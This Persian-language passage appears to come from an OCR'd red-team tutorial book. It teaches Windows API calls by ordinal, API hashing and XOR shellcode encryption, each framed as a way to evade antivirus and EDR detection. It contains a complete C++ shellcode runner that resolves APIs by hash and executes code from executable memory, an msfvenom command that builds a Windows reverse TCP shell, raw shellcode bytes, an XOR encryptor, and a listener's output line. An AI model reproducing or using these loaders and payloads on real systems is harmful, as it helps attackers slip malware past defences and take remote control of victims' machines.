به زبان ساده: MalAPI.io یک نقشه راه برای کشف و درک APIهای ویندوز است که مهاجمان و بدافزارها از آن‌ها سوءاستفاده می‌کنند. با این ابزار می‌توانید هم تحلیل دقیق‌تری انجام دهید، هم در حملات شبیه‌سازی‌شده حرفه‌ای‌تر عمل کنید.

t.me/cybershelf

API Ordinal در ویندوز – راهنمای آموزشی

مقدمه

در ویندوز، هر تابع یا متغیری که یک DLL صادر (Export) می‌کند، معمولاً با نام آن فراخوانی می‌شود. اما یک روش جایگزین به نام Ordinal هم وجود دارد که به‌جای نام، از یک عدد ترتیبی منحصر به فرد استفاده می‌کند.

Ordinal چگونه کار می‌کند؟

وقتی یک DLL ساخته می‌شود، لینکر می‌تواند برای هر تابع صادر شده یک شماره Ordinal مشخص کند. این شماره مثل یک شناسه است و الزامی ندارد که بر اساس حروف الفبا مرتب باشد.

توسعه‌دهنده می‌تواند این Ordinalها را به‌صورت دستی در فایل def. یا با دستورات لینک‌دهنده تعیین کند.

یک برنامه یا DLL دیگر می‌تواند تابع موردنظر را با همین شماره وارد کند، بدون نیاز به استفاده از رشته نام تابع.

چون مقایسه عدد سریع‌تر از مقایسه رشته است، استفاده از Ordinalها می‌تواند زمان بارگذاری برنامه را کمی کاهش دهد، مخصوصاً در نرم‌افزارهایی که حساس به کارایی هستند.

مزایا

۱. سرعت بیشتر – پیدا کردن تابع بر اساس عدد سریع‌تر از جستجو با نام است.
۲. پنهان‌سازی (Obfuscation) – چون نام توابع مخفی می‌شود، مهندسی معکوس سخت‌تر می‌شود.

معایب و ریسک‌ها

۱. کاهش خوانایی و نگهداری سخت‌تر – وقتی فقط اعداد وجود دارند، فهمیدن کار تابع مشکل‌تر است.
۲. مشکل ناسازگاری – اگر نسخه جدید DLL شماره‌های Ordinal را تغییر دهد، برنامه‌های وابسته ممکن است خراب شوند.

t.me/cybershelf

نقش در امنیت و بدافزارها


بسیاری از بدافزارها از Ordinal استفاده می‌کنند تا از شناسایی استاتیک فرار کنند. چون اگر نام‌هایی مثل CreateRemoteThread یا MessageBoxA در جدول Import Address Table (IAT) وجود نداشته باشد، ابزارهای آنتی‌ویروس سخت‌تر می‌توانند آن‌ها را تشخیص دهند.

مثال عملی – استفاده از MessageBoxA با Ordinal

گام ۱ – پیدا کردن Ordinal تابع

با ابزارهایی مثل PEView فایل user۳۲.dll را بازکنید، وارد Export Table شوید و شماره Ordinal مربوط به MessageBoxA را پیدا کنید.

فرض کنیم این عدد روی سیستم شما ۲۱۵۲ باشد.



تصویر ۸ - با استفاده از جدول IAT (Import Address Table)، تابع موردنظر را انتخاب کنید.

نکته: شماره Ordinal ممکن است بین نسخه‌های ویندوز فرق داشته باشد. معمولاً با ±۲ تغییر هم امتحان کنید.

گام ۲ – (اختیاری) استخراج Ordinal با اسکریپت

```
C:\Users\Operator\Desktop\Scripts\WIndows API 101>python ordinalspe.py C:\Windows\System32\user32.dll MessageBoxA
Function 'MessageBoxA' has ordinal: 2150 (Decimal)

C:\Users\Operator\Desktop\Scripts\WIndows API 101>
```

تصویر ۹ - نتیجه شماره Ordinal برای تابع MessageBoxA.

می‌توانید از اسکریپت Python مثل ordinal_pe.py در GitHub برای پیدا کردن Ordinal استفاده کنید.

t.me/cybershelf

گام ۳ – نوشتن کد C++ برای فراخوانی تابع با Ordinal

اینجا یک نمونه کامل از کد C++ آورده شده که تابع MessageBoxA را از فایل user۳۲.dll به وسیله شماره Ordinal آن فراخوانی می‌کند:

```
#include <windows.h>
#include <iostream>
#include <stdio.h>

int main() {
    // Load user32.dll
    HMODULE hModule = LoadLibrary(L"user32.dll");
    if (!hModule) {
        std::cerr << "Failed to load user32.dll!" <<
std::endl;
        return 1;
    }

    // Define function pointer type matching MessageBoxA
    typedef int (WINAPI* MsgBoxFunc)(HWND, LPCSTR,
LPCSTR, UINT);

    // Resolve function by ordinal (e.g., 2150)
    MsgBoxFunc OrdinalBoxA =
(MsgBoxFunc)GetProcAddress(hModule, (LPCSTR)2150);
    if (!OrdinalBoxA) {
        std::cerr << "Failed to locate the function!" <<
std::endl;
        FreeLibrary(hModule);
        return 1;
    }
    // Call the resolved MessageBoxA function
    OrdinalBoxA(NULL, "Hello, World!", "Test
MessageBoxA", MB_OK | MB_ICONINFORMATION);

    // Free the DLL
    FreeLibrary(hModule);
    return 0;
}
```

توضیح کامل کد: فراخوانی یک تابع Windows API با استفاده از Ordinal

```
#include <windows.h>
#include <iostream>
#include <stdio.h>
```

مفهوم:

- windows.h ← شامل اعلان تمام توابع API ویندوز مثل LoadLibrary, GetProcAddress, MessageBoxA.
- iostream ← برای ورودی/خروجی استاندارد مثل std::cout و std::cerr.
- stdio.h ← توابع استاندارد C؛ در این کد ضروری نیست.

```
int main() {
```

مفهوم:

- تابع main نقطه شروع برنامه است. وقتی برنامه کنسولی شما اجرا می‌شود، ویندوز این تابع را فراخوانی می‌کند تا اجرای کد آغاز شود.

به بیان ساده، اینجا جایی است که همه‌چیز از آن شروع می‌شود.

```
HMODULE hModule = LoadLibrary(L"user32.dll");
```

مفهوم:

- تابع LoadLibrary یک فایل DLL (کتابخانه پویا یا Dynamic Link Library) را داخل فضای حافظه‌ی پردازش فعلی بارگذاری می‌کند.
- وقتی این کار انجام شد، تابع یک مقدار از نوع HMODULE برمی‌گرداند؛ این مقدار درواقع هندل (شناسه) ماژول بارگذاری شده است که به آدرس پایه‌ی آن DLL در حافظه اشاره می‌کند.
- رشته L"user۳۲.dll" یک رشته‌ی Unicode (Wide String) است. فایل user۳۲.dll شامل توابع رابط کاربری ویندوز (GUI) است، مثل MessageBoxA.

چرا مهم است؟

اگر DLL را به‌صورت دستی بارگذاری نکنیم، تابع GetProcAddress نمی‌تواند توابع داخل آن را پیدا کند.

```
if (!hModule) {
    std::cerr << "Failed to load user32.dll!" <<
std::endl;
    return 1;
}
```

مفهوم:

- همیشه باید بررسی کنید که LoadLibrary با موفقیت اجرا شده باشد.

t.me/cybersherlf

- اگر بارگذاری DLL شکست بخورد (برای مثال، فایل DLL وجود نداشته باشد یا برنامه دسترسی لازم برای خواندن آن را نداشته باشد)، این تابع مقدار NULL برمی‌گرداند.

```
typedef int (WINAPI* MsgBoxFunc)(HWND, LPCSTR, LPCSTR,
UINT);
```

مفهوم:

- اینجا یک نوع داده‌ی اشاره‌گر به تابع تعریف می‌کنیم به نام MsgBoxFunc که به تابعی اشاره می‌کند با همان ساختار و پارامترهای تابع MessageBoxA:
  - HWND: هندل پنجره (پنجره والد، که اختیاری است)
  - LPCSTR: پیغام متنی که قرار است نمایش داده شود
  - LPCSTR: عنوان پنجره پیام
- UINT: فلگ‌ها (مثل نوع آیکون، دکمه‌های OK/Cancel و غیره)
- WINAPI یک ماکرو است که به __stdcall تبدیل می‌شود، یعنی قرارداد فراخوانی (calling convention) ویژه ویندوز برای توابع API.

```
MsgBoxFunc OrdinalBoxA =
(MsgBoxFunc)GetProcAddress(hModule, (LPCSTR)2150);
```

مفهوم:

- تابع GetProcAddress معمولاً نام تابع را به‌عنوان آرگومان دوم می‌گیرد (مثلاً "MessageBoxA").
- اما اینجا، به‌جای نام تابع، یک عدد (۲۱۵۰) که نمایانگر Ordinal است را به نوع LPCSTR تبدیل کرده و می‌فرستیم.

درواقع چه اتفاقی می‌افتد:

- تابع GetProcAddress درون خودش بررسی می‌کند که آیا آرگومان LPCSTR یک عدد کوچک (Ordinal) هست یا نه.
- اگر بله، دیگر دنبال نام تابع نمی‌گردد و مستقیماً آدرس تابعی که در آن شماره Ordinal در جدول آدرس‌های اکسپورت (Export Address Table) است را برمی‌گرداند.

چرا از Ordinal استفاده می‌کنیم:

t.me/cy_arsenal

- باعث می‌شود فراخوانی توابع بدون نام رشته‌ای انجام شود (پس در جدول واردات معمولی نیست)
- جلوی شناسایی استاتیک (Static Analysis) توابع حساس API را می‌گیرد
- در بدافزارها و کدهای مخرب برای مخفی‌کاری خیلی رایج است

```
if (!OrdinalBoxA) {
    std::cerr << "Failed to locate the function!" <<
std::endl;
    FreeLibrary(hModule);
    return 1;
}
```

مفهوم:

- اگر تابعی با آن شماره Ordinal پیدا نشود، GetProcAddress مقدار NULL برمی‌گرداند.
- در این صورت باید با فراخوانی FreeLibrary منابع مربوط به DLL را آزاد کنیم و از برنامه خارج شویم یا خطا را مدیریت کنیم.

```
OrdinalBoxA(NULL, "Hello, World!", "Test MessageBoxA",
MB_OK | MB_ICONINFORMATION);
```

مفهوم:

- در این قسمت تابع MessageBoxA که با شماره Ordinal پیدا شده، فراخوانی می‌شود.
- پارامترها به ترتیب عبارتند از:
  - NULL: یعنی پنجره والد وجود ندارد (پنجره مستقل)
  - "Hello, World!": متن پیامی که نمایش داده می‌شود
  - "Test MessageBoxA": عنوان پنجره پیام
  - MB_OK | MB_ICONINFORMATION: دکمه OK همراه با آیکون اطلاعاتی را نشان می‌دهد.


```
    FreeLibrary(hModule);
    return 0;
}
```

مفهوم:

تابع FreeLibrary باعث می‌شود که فایل DLL از حافظه آزاد شود و منابع آن پس گرفته شود، وقتی که کارتان با آن تمام شده باشد.

t.me/cybershelt

عبارت • return هم نشان‌دهنده این است که برنامه با موفقیت اجرا شده و بدون خطا به پایان رسیده است.



تصویر ۱۰ - نتیجه اجرای کد

با اجرای برنامه، یک پنجره پیام (MessageBox) ظاهر می‌شود که متن "Hello, World!" را نمایش می‌دهد، ولی تابع با Ordinal صدا زده شده، نه با نامش.

t.me/cyber

هش‌کردن API ویندوز

هش‌کردن API ویندوز چیست؟

هش‌کردن API ویندوز تکنیکی است که در زمان اجرا (runtime) به‌جای استفاده مستقیم از نام توابع API، از هش‌های محاسبه‌شده قبلی آن‌ها استفاده می‌کند.

مثلاً به‌جای اینکه برنامه مستقیماً تابع GetProcAddress(hModule, "VirtualAlloc") را صدا بزند، ابتدا هش رشته "VirtualAlloc" را محاسبه کرده و سپس در جدول صادرات (Export Table) ماژول هدف می‌گردد تا هش مشابه را پیدا کند و آدرس تابع را دریافت کند.

این روش باعث می‌شود نام توابع API به‌صورت متن ساده در فایل برنامه ذخیره نشوند و در نتیجه تشخیص برنامه توسط سیستم‌های امنیتی و تحلیل‌های ایستا سخت‌تر شود. این روش معمولاً در شل‌کدها، بدافزارها و ابزارهای تیم‌های قرمز (Red Team) استفاده می‌شود.

چرا از هش‌کردن API استفاده می‌شود؟

دلیل	توضیح
مخفی‌کاری	جلوگیری از وجود نام‌های قابل خواندن API در برنامه یا جدول واردات
فرار از شناسایی	کمک به عبور از تشخیص آنتی‌ویروس‌ها و سیستم‌های EDR
کاهش حجم	حذف ذخیره رشته‌های نام توابع، باعث کاهش حجم شل‌کد می‌شود
رزولوشن داینامیک	یافتن توابع API در زمان اجرا از ماژول‌های بارگذاری شده

اجزای اصلی تکنیک هش‌کردن API

تابع CalculateHash

تابعی که یک هش سفارشی از رشته ورودی (نام تابع) می‌سازد. در هر مرحله، هش قبلی را در یک عدد بزرگ ضرب و سپس با مقدار کاراکتر فعلی جمع می‌کند و در نهایت نتیجه را به ۲۴ بیت محدود می‌کند.

```
DWORD CalculateHash(const char* functionName) {
    DWORD hash = 0x35;
    while (*functionName) {
        hash = (hash * 0xab10f29f) + (*functionName);
        hash &= 0xFFFFFF;
        functionName++;
    }
    return hash;
}
```

تابع GetModuleBase

تابعی که آدرس پایه (Base Address) یک DLL بارگذاری شده را با استفاده از GetModuleHandleA می‌گیرد، مثل kernel۳۲.dll.

```
HMODULE GetModuleBase(const char* moduleName) {
    return GetModuleHandleA(moduleName);
}
```

تابع ResolveFunctionByHash

این تابع جدول صادرات (Export Table) یک ماژول مشخص رو بررسی می‌کنه، نام هر تابع صادر شده رو هش می‌کنه و با هش هدف (target hash) مقایسه می‌کنه. اگر هش‌ها با هم مطابقت داشتند، آدرس تابع با استفاده از شماره اردینال اون محاسبه و برگشت داده می‌شه.

تابع به شکل زیر تعریف شده:

```
FARPROC ResolveFunctionByHash(HMODULE hModule, DWORD
targetHash)
```

داخل تابع به ترتیب این کارها انجام می‌شه:

- هدرهای DOS و NT رو از ماژول می‌گیره
- محل دایرکتوری صادرات (Export Directory) رو پیدا می‌کنه
- از طریق لیست AddressOfNames، نام تمام توابع صادر شده رو بررسی می‌کنه
- برای هر نام، هش محاسبه می‌کنه (با تابع CalculateHash)
- اگر هش محاسبه شده با هش هدف برابر بود، آدرس تابع رو برمی‌گردونه
- به این ترتیب تابع موردنظر به‌صورت داینامیک و بدون استفاده مستقیم از نامش پیدا می‌شه.

روند اجرای کد

در زمان اجرا، مراحل زیر به ترتیب انجام می‌شود:

۱. هش توابع API مثل VirtualAlloc، CreateThread و WaitForSingleObject محاسبه می‌شود.
۲. با استفاده از تابع GetModuleBase، آدرس پایه ماژول kernel۳۲dll. به دست می‌آید.
۳. سپس با استفاده از ResolveFunctionByHash، آدرس توابع با مقایسه هش‌ها پیدا می‌شود.
۴. حافظه‌ای قابل اجرا با VirtualAlloc اختصاص داده می‌شود.
۵. کد خام (shellcode) به داخل این حافظه کپی می‌شود.
۶. یک نخ (thread) جدید با CreateThread ایجاد می‌شود تا کد shellcode اجرا شود.

t.me/cyber_hell

۷. با WaitForSingleObject منتظر می‌مانیم تا اجرای نخ به پایان برسد.

خلاصه کد نمونه

مقادیر هش کلیدی (ممکن است با تابع هش متفاوت باشد):

```
DWORD hashVirtualAlloc = 0xE0DABF;
DWORD hashCreateThread = 0xF92F7B;
DWORD hashWaitForSingleObject =
CalculateHash("WaitForSingleObject");
```

این مقادیر برای پیدا کردن توابع بدون استفاده مستقیم از نام آن‌ها به کار می‌روند.

امضاهای API که در مثال استفاده‌شده‌اند:

```
typedef LPVOID (WINAPI* pVirtualAlloc_t)(LPVOID, SIZE_T,
DWORD, DWORD);
typedef HANDLE (WINAPI*
pCreateThread_t)(LPSECURITY_ATTRIBUTES, SIZE_T,
LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD);
typedef DWORD (WINAPI* pWaitForSingleObject_t)(HANDLE,
DWORD);
```

پس از پیدا شدن موفقیت‌آمیز آدرس توابع، اشاره‌گرهای توابع فراخوانی می‌شوند. سپس shellcode داخل یک نخ (thread) جدید اجرا می‌شود با استفاده از این APIهای رزولوشده.

کد کامل منبع (Full Source Code):

```
#include <Windows.h>
#include <iostream>

// Hash function to obfuscate API names
DWORD CalculateHash(const char* functionName) {
    DWORD hash = 0x35;  // seed
    while (*functionName) {
        hash = (hash * 0xAB10F29F) + (*functionName);
        hash &= 0xFFFFFF;  // keep result within 24 bits
        functionName++;
    }
    return hash;
}
// Get the base address of a loaded DLL
HMODULE GetModuleBase(const char* moduleName) {
    return GetModuleHandleA(moduleName);
}
```

```
// Resolve an API function by matching a precomputed
hash against export names
FARPROC ResolveFunctionByHash(HMODULE hModule, DWORD
targetHash) {
    if (!hModule) return nullptr;

    auto dosHeader = (PIMAGE_DOS_HEADER)hModule;
    auto ntHeaders = (PIMAGE_NT_HEADERS)((BYTE*)hModule
+ dosHeader->e_lfanew);

    DWORD exportDirRVA = ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPO
RT].VirtualAddress;
    auto exportDir =
(PIMAGE_EXPORT_DIRECTORY)((BYTE*)hModule +
exportDirRVA);

    DWORD* namesRVA = (DWORD*)((BYTE*)hModule +
exportDir->AddressOfNames);
    WORD* ordinals = (WORD*)((BYTE*)hModule + exportDir-
>AddressOfNameOrdinals);
    DWORD* functions = (DWORD*)((BYTE*)hModule +
exportDir->AddressOfFunctions);

    for (DWORD i = 0; i < exportDir->NumberOfNames; i++)
{
        const char* functionName = (const
char*)((BYTE*)hModule + namesRVA[i]);
        DWORD hash = CalculateHash(functionName);

        if (hash == targetHash) {
            WORD ordinal = ordinals[i];
            DWORD functionRVA = functions[ordinal];
            return (FARPROC)((BYTE*)hModule +
functionRVA);
        }
    }

    return nullptr;
}
// Example shellcode (for demonstration only)
unsigned char shellcode[] = {
    0x48, 0x31, 0xc0,    // xor rax, rax
    0x48, 0xff, 0xc0,    // inc rax
    0xc3                 // ret

};
```

```
int main() {
    // Precomputed hashes for the desired APIs
    DWORD hashVirtualAlloc =
CalculateHash("VirtualAlloc");
    DWORD hashCreateThread =
CalculateHash("CreateThread");
    DWORD hashWaitForSingleObject =
CalculateHash("WaitForSingleObject");

    std::cout << "VirtualAlloc hash: 0x" << std::hex <<
hashVirtualAlloc << std::endl;
    std::cout << "CreateThread hash: 0x" << std::hex <<
hashCreateThread << std::endl;
    std::cout << "WaitForSingleObject hash: 0x" <<
std::hex << hashWaitForSingleObject << std::endl;

    // Get kernel32.dll base
    HMODULE hKernel32 = GetModuleBase("kernel32.dll");
    if (!hKernel32) {
        std::cerr << "Failed to get kernel32.dll base
address" << std::endl;
        return -1;
    }

    // Resolve APIs by hash
    auto pVirtualAlloc = (LPVOID(WINAPI*)(LPVOID,
SIZE_T, DWORD, DWORD))ResolveFunctionByHash(hKernel32,
hashVirtualAlloc);


    auto pCreateThread =
(HANDLE(WINAPI*)(LPSECURITY_ATTRIBUTES, SIZE_T,
LPTHREAD_START_ROUTINE, LPVOID, DWORD,
LPDWORD))ResolveFunctionByHash(hKernel32,
hashCreateThread);
    auto pWaitForSingleObject = (DWORD(WINAPI*)(HANDLE,
DWORD))ResolveFunctionByHash(hKernel32,
hashWaitForSingleObject);

    if (!pVirtualAlloc || !pCreateThread ||
!pWaitForSingleObject) {
        std::cerr << "Failed to resolve one or more
functions." << std::endl;
        return -1;
    }
```

```
    // Allocate memory for shellcode
    LPVOID execMem = pVirtualAlloc(NULL,
sizeof(shellcode), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    if (!execMem) {
        std::cerr << "VirtualAlloc failed." <<
std::endl;
        return -1;
    }

    // Copy shellcode to allocated memory
    memcpy(execMem, shellcode, sizeof(shellcode));

    // Execute shellcode
    HANDLE hThread = pCreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMem, NULL, 0, NULL);

    if (!hThread) {
        std::cerr << "CreateThread failed." <<
std::endl;
        return -1;
    }

    // Wait for shellcode to finish
    pWaitForSingleObject(hThread, INFINITE);

    return 0;
}
```

چرا این موضوع درزمینه رد تیمینگ و بدافزار اهمیت دارد؟

هش کردن API وقتی اهمیت پیدا می‌کند که پنهان‌کاری (Stealth) در اولویت باشد:

- از قرار دادن نام‌های قابل‌تشخیص API به‌صورت رشته‌های ثابت در برنامه جلوگیری می‌کند.
- مانع شناسایی بر اساس توابع واردشده (import) شناخته شده می‌شود.
- در بارگذاری‌های مرحله‌ای (staged payloads)، ایمپلنت‌های حافظه‌ای (in-memory implants) و اجرای شل‌کدها (shellcode runners) کاربرد دارد.
- قابلیت گسترش به همراه جداول هش رمزنگاری شده و شناسایی ماژول‌ها در زمان اجرا را دارد.

این تکنیک بخشی از روش‌های دینامیک و پیشرفته برای پیدا کردن توابع API است. وقتی با روش‌هایی مثل unhooking، فراخوانی‌های سیستمی غیرمستقیم (indirect syscalls) یا اجرای برنامه بدون فایل PE ترکیب شود، امکان فرار پیشرفته از شناسایی را فراهم می‌کند.

مستندات Windows API (مستندات رسمی مایکروسافت)

۱. GetModuleHandleA

یک هندل (دسته) برای DLLی که قبلاً بارگذاری شده است برمی‌گرداند بدون اینکه دوباره آن را بارگذاری کند.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/api/libloaderapi/nf-libloaderapi-getmodulehandlea

۲. VirtualAlloc

حافظه‌ای در فضای آدرس مجازی فرایند فعلی تخصیص می‌دهد.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/api/memoryapi/nf-memoryapi-virtualalloc

۳. CreateThread

یک رشته (Thread) جدید می‌سازد تا در فضای آدرس فرایند جاری اجرا شود.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/api/processthreadsapi/nf-processthreadsapi-createthread

۴. WaitForSingleObject

منتظر می‌ماند تا شیء مشخص شده در حالت سیگنال باشد یا تایم‌اوت تمام شود.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/api/libloaderapi/nf-libloaderapi-getprocaddress

t.me/cybershelf

۵. GetProcAddress

آدرس یک تابع یا متغیر صادر شده (exported) از DLL مشخص شده را برمی‌گرداند.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/api/libloaderapi/nf-libloaderapi-getprocaddress

۶. IMAGE_DOS_HEADER / IMAGE_NT_HEADERS / IMAGE_EXPORT_DIRECTORY

ساختارهای PE که برای خواندن هدرها و جدول‌های صادر شده (export tables) در DLLها استفاده می‌شوند.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/debug/pe-format

منابع مرتبط با فرمت PE و هشینگ API

PE File Format (نمای کلی مایکروسافت)

توضیح کلی درباره ساختار فایل Portable Executable.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/debug/pe-format

API Hashing (تکنیک‌های پیشرفته بدافزار)

اگرچه این موضوع به‌صورت رسمی توسط مایکروسافت مستند نشده، اما در منابع زیر به آن پرداخته شده است:

- Sikorski & Honig – (کتاب) Practical Malware Analysis
- Russinovich, Solomon, Ionescu – (کتاب) Windows Internals
- پروژه‌های جامعه امنیتی مانند:

https://www.ired.team/offensive-security/defense-evasion/windows-api-hashing-in-malware

https://github.com/CyberSecurityUP/Windows-API-for-Red-Team

t.me/cybershelf

اجرای شل‌کد و محافظت‌های حافظه

درباره حافظه مجازی، PAGE_EXECUTE_READWRITE و ریسک‌های مرتبط با شل‌کد.

لینک مستندات

https://learn.microsoft.com/en-us/windows/win۳۲/memory/memory-protection-constants

t.me/cybershelf

فصل پنجم

تکنیک‌های پایه تهاجمی در کار با API



t.me/cyberhelf

رمزگذاری شل‌کد با XOR و اجرای آن در حافظه

مقدمه

وقتی شل‌کد را در محیطی که تحت نظارت است اجرا یا استقرار می‌دهیم، چالش اصلی اجتناب از شناسایی‌های ایستا (static) و رفتاری (behavioral) توسط راهکارهای امنیتی مانند آنتی‌ویروس‌ها و سیستم‌های Endpoint Detection and Response (EDR) است.

رمزگذاری XOR یکی از ساده‌ترین اما همچنان موثرترین تکنیک‌های مبهم سازی (obfuscation) است. این روش هر بایت از داده‌ی ورودی (payload) را با استفاده از یک عملیات ریاضی قابل بازگشت به نام XOR با یک کلید تغییر می‌دهد. اگر درست استفاده شود، این روش از شناسایی مبتنی بر الگوهای بایتی، رشته‌ها یا امضاهای شناخته‌شده که معمولا در شل‌کد یا بلوک‌های باینری رصد می‌شوند، جلوگیری می‌کند.

این روش برای تحلیل ایستا مؤثر است، اما موتورهای رفتاری مدرن هنوز می‌توانند تخصیص‌های حافظه مشکوک و رفتارهای اجرایی را شناسایی کنند. بااین‌حال، XOR همچنان یک لایه پایه در فرایندهای مبهم سازی محسوب می‌شود.

نحوه کار رمزگذاری XOR

XOR (یا exclusive OR) کلید را به هر بایت از شل‌کد اعمال می‌کند. چون XOR متقارن است، همان عملیات با همان کلید می‌تواند داده‌ها را رمزگذاری و رمزگشایی کند. به‌طور مثال:

```
EncryptedByte = OriginalByte XOR KeyByte
OriginalByte  = EncryptedByte XOR KeyByte
```

با استفاده از کلید تکرارشونده‌ای مانند "redteamexercises"، می‌توانید کل داده ورودی را مبهم سازی کنید، در حالی که سربار کمی دارد و با شل‌کد سازگار است.

روند کار

```
┌──(root㉿kali)-[/tmp/shellcode]
└─# msfvenom -p windows/x64/shell_reverse_tcp lhost=eth0 lport=4421 -f c > shell
code.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1963 bytes
```


تصویر ۱۱ - تولید شل‌کد

t.me/cybershelf

شل‌کد را می‌توان با ابزارهایی مثل msfvenom، Donut یا هر تولیدکننده payload سفارشی ایجاد کرد. مثلا:

```
msfvenom -p windows/x64/messagebox TEXT="Hello" -f c
```

همچنین می‌توانید از چارچوب C۲ خودتان برای تولید شل‌کد استفاده کنید.



تصویر ۱۲ - رمزگذاری شل‌کد با encryptor.cpp

این برنامه:

- یک بافر خام شل‌کد را می‌گیرد.
- رمزگذاری XOR را با کلید ("redteamexercises") اعمال می‌کند.
- یک فایل هدر (.h) جدید تولید می‌کند که شامل شل‌کد رمزگذاری شده و اندازه آن است.

encryptor.cpp:

```
#include <iostream>
#include <fstream>
#include <vector>
#include <string>

// XOR encryption key
const std::string key = "redteamexercises";
```

```
// Raw shellcode
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x5
0"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x5
2";

const size_t shellcode_size = sizeof(shellcode);

// XOR encryption function
void xor_encrypt(std::vector<unsigned char>& data, const
std::string& key) {
    for (size_t i = 0; i < data.size(); i++) {
        data[i] ^= key[i % key.size()];
    }
}

int main() {
    std::vector<unsigned char> encrypted(shellcode,
shellcode + shellcode_size);
    xor_encrypt(encrypted, key);

    std::ofstream output("encrypted_shellcode.h");
    output << "#pragma once\n";
    output << "unsigned char encrypted_shellcode[] = {";

    for (size_t i = 0; i < encrypted.size(); i++) {
        output << "0x" << std::hex << (int)encrypted[i];
        if (i != encrypted.size() - 1) output << ", ";
    }
    output << "};\n";
    output << "const size_t shellcode_size = " <<
encrypted.size() << ";\n";
    std::cout << "[+] Encrypted shellcode saved to
encrypted_shellcode.h\n";
    return 0;
}
```

```
C:\Users\RedTeam\Downloads>C:\Users\RedTeam\source\repos\Shellcode\Encryptor\x64\Debug\Encryptor.exe
[+] Encrypted shellcode saved in 'encrypted_shellcode.h'

C:\Users\RedTeam\Downloads>
```

تصویر ۱۳- اجرای برنامه Encryptor

کد encryptor.cpp را کامپایل و اجرا کنید تا فایل encrypted_shellcode.h تولید شود.

```
[*] Started reverse TCP handler on 192.168.85.144:4421
